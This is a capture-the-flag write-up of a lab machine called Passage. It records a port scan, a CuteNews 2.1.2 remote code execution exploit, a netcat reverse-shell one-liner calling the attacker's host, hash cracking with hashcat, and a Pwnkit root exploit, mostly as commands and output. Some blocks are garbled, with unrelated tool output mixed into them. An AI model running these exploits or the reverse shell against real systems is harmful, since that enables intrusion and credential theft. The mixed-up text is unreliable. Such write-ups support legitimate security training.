


Information Gathering

1) Found open ports


```
(vigneswar@VigneswarPC)-[~]
$ sudo nmap 10.10.10.206 -sV -p- --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-03 12:39 IST
Nmap scan report for 10.10.10.206
Host is up (1.6s latency).
Not shown: 33491 filtered tcp ports (no-response), 32042 closed tcp ports (reset)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 121.73 seconds
```


2) Checked the website



3) Found the domain passage.htb



4) Found the version 2.1.2



Vulnerability Assessment

1) There is a RCE vulnerability in CuteNews 2.1.2

exploit-db.com/exploits/48800

CuteNews 2.1.2 - Remote Code Execution

EDB-ID: 48800	CVE: 2019-11447	Author: MUSYOKA IAN	Type: WEBAPPS	Platform: PHP	Date: 2020-09-10
EDB Verified: ✓		Exploit: 📄 / {}		Vulnerable App:	

2) Tested if it works

Please Register

Errors:

1. Username already exists

User Name: *

Nickname:

Password: *

Weak

Confirm Password: *

Email: *

Register

Powered by [CuteNews 2.1.2](#) © 2002–2024 [CutePHP](#).
(unregistered)

```
[->] Usage python3 exploit.py
Enter the URL> http://passage.htb/uteNews
=====
Users SHA-256 HASHES TRY CRACKING THEM WITH HASHCAT OR JOHN
=====
7144a8b531c27a60b51d81ae16be3a81cef722e11b43a26fde0ca97f9e1485e1
4bdd0a0bb47fc9f66cbf1a8982fd2d344d2aec283d1afaebb4653ec3954dff88
e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273cd
f669a6f691f98ab0562356c0cd5d5e7dcdc20a07941c86adcfce9af3085fbeca
4db1f0bfd63be058d4ab04f18f65331ac11bb494b5792c480faf7fb0c40fa9cc
=====

===== Nickname
Registering a users hacker
=====
[+] Registration successful with username: 1h5xi6sBj7 and password: 1h5xi6sBj7

=====
Sending Payload
=====
signature_key: 6523e0d424d677a0e5adff2195f26807-1h5xi6sBj7
signature_dsi: d582bd35645eb583a0657039fd7401e7
logged in user: 1h5xi6sBj7
=====
Dropping to a SHELL
=====

command > whoami
www-data

command > |
```

Exploitation

1) Got reverse shell

```
vigneswar@VigneswarPC: ~  
[~] Usage python3 exploit.py  
Enter the URL> http://passage.htb/  
Users SHA-256 HASHES TRY CRACKING THEM WITH HASHCAT OR JOHN  
7144a8b531c27a60b51d81ae16be3a81cef722e11b43a26fde0ca97f9e1485e1  
4bdd0a0bb47fc9f66cbf1a8982fd2d344d2aec283d1afaebb4653ec3954dff88  
e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273cd  
f669a6f691f98ab0562356c0cd5d5e7dcdc20a07941c86adcfce9af3085fbeca  
4db1f0bf6d63be058d4ab04f18f65331ac11bb494b5792c480faf7fb0c40fa9cc  
Registering a users  
[+] Registration successful with username: 1h5xi6sBj7 and password: 1h5xi6sB  
j7  
Sending Payload  
signature_key: 6523e0d424d677a0e5adff2195f26807-1h5xi6sBj7  
signature_dsi: d582bd35645eb583a0657039fd7401e7  
logged in user: 1h5xi6sBj7  
Dropping to a SHELL  
command > whoami  
www-data  
command > rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.5  
4444 >/tmp/f
```

```
(vigneswar@VigneswarPC)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.206] 41822  
bash: cannot set terminal process group (1729): Inappropriate ioctl for devi  
ce  
bash: no job control in this shell  
www-data@passage:/var/www/html/CuteNews/uploads$ python3 -c "import pty;pty.  
spawn('/bin/bash');" "  
<tml/CuteNews/uploads$ python3 -c "import pty;pty.sp  
awn('/bin/bash');" "  
www-data@passage:/var/www/html/CuteNews/uploads$ ^Z  
zsh: suspended nc -lvnp 4444  
(vigneswar@VigneswarPC)-[~]  
$ stty raw -echo && stty size && fg  
41 76  
[1] + continued nc -lvnp 4444  
www-data@passage:/var/www/html/CuteNews/uploads$ stty rows 41 cols 156  
www-data@passage:/var/www/html/CuteNews/uploads$ export TERM=xterm  
www-data@passage:/var/www/html/CuteNews/uploads$ |
```

2) Cracked a password

```
Watchdog: Hardware monitoring interface not found on your system.  
Watchdog: Temperature abort trigger disabled.  
Host memory required for this attack: 1 MB  
Dictionary cache hit:  
* Filename..: /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt  
* Passwords.: 14344384  
* Bytes.....: 139921497  
* Keyspace...: 14344384  
e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb43f16f497273cd:atlanta1  
Session.....: hashcat  
Status.....: Cracked  
Hash.Mode.....: 1400 (SHA2-256)  
Hash.Target.....: e26f3e86d1f8108120723ebe690e5d3d61628f4130076ec6cb4...7273cd  
Time.Started.....: Mon Jun 3 13:58:03 2024 (0 secs)  
Time.Estimated...: Mon Jun 3 13:58:03 2024 (0 secs)  
Kernel.Feature...: Pure Kernel  
Guess.Base.....: File (/usr/share/seclists/Passwords/Leaked-Databases/rockyou.txt)  
Guess.Queue.....: 1/1 (100.00%)  
Speed.#1.....: 580.0 kH/s (0.32ms) @ Accel:256 Loops:1 Thr:1 Vec:8  
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)  
Progress.....: 8192/14344384 (0.06%)  
Rejected.....: 0/8192 (0.00%)  
Restore.Point....: 6144/14344384 (0.04%)  
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1  
Candidate.Engine.: Device Generator  
Candidates.#1....: honeybear -> total90  
Started: Mon Jun 3 13:58:02 2024  
Stopped: Mon Jun 3 13:58:05 2024
```

```
5ZWfY0nRvfSB7c2VsZWN0PW1v  
pcmVmPSj7dXJsF5IgdGFyZ2V0  
30iI8aHrtbD4KPGhLYWQ+CiaQ  
mZmYiIHRleHQ9IiMwMDAwMDA3  
8c2lhbGw+TmV3cyBwb3d1cmVh  
cat conf.php | base64 -d  
php news postpo  
mark news.txt replac  
php newsid.txt rss.tp  
plugins rss_co  
trator to install the pa  
php dd.php fc.php  
d6.php f3.php lines  
=ZXMi0319<?php die('Direc  
ct call - access denied')  
9<?php die('Direct call -  
=MDQ3Ijtz0jQ6Im5hbWUi03M0  
iNTFkODFhZTE2YmUzYTgxY2Vm  
=<?php die('Direct call -  
ct call - access denied')  
=NyI7fX0=<?php die('Direc
```

3) The password worked for paul

```

www-data@passage:/var/www/html/CuteNews/cdata/users$ ls /home
nadav  paul
www-data@passage:/var/www/html/CuteNews/cdata/users$ su nadav
Password: Pure (unoptimized) backend kernels selected.
su: Authentication failure per passwords, but drastically reduce performan
www-data@passage:/var/www/html/CuteNews/cdata/users$ su paul commandline
Password: above message to find out about the exact limits.
paul@passage:/var/www/html/CuteNews/cdata/users$ |
Watchdog: Hardware monitoring interface not found on your system.

```

paul:atlanta1

Privilege Escalation

1) Found a LPE vulnerability

```

CVEs Check
Vulnerable to CVE-2021-4034

./linpeas.sh: 1197: ./linpeas.sh: [: not found
./linpeas.sh: 1197: ./linpeas.sh: rpm: not found
./linpeas.sh: 1197: ./linpeas.sh: 0: not found
./linpeas.sh: 1207: ./linpeas.sh: [: not found

```

2) Used a exploit

```

paul@passage:~/CVE-2021-4034$ ls
CVE-2021-4034
paul@passage:~/CVE-2021-4034$ cd CVE-2021-4034/
paul@passage:~/CVE-2021-4034/CVE-2021-4034$ make
make: Warning: File 'Makefile' has modification time 44693 s in the future
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall cve-2021-4034.c -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /bin/true GCONV_PATH=./pwnkit.so:.
make: warning: Clock skew detected. Your build may be incomplete.
paul@passage:~/CVE-2021-4034/CVE-2021-4034$ ls
cve-2021-4034  cve-2021-4034.c  cve-2021-4034.sh  dry-run  gconv-modules  GCONV_PATH=.  LICENSE  Makefile  pwnkit.c  pwnkit.so  README.md
paul@passage:~/CVE-2021-4034/CVE-2021-4034$ ./cve-2021-4034
# whoami
root
#

```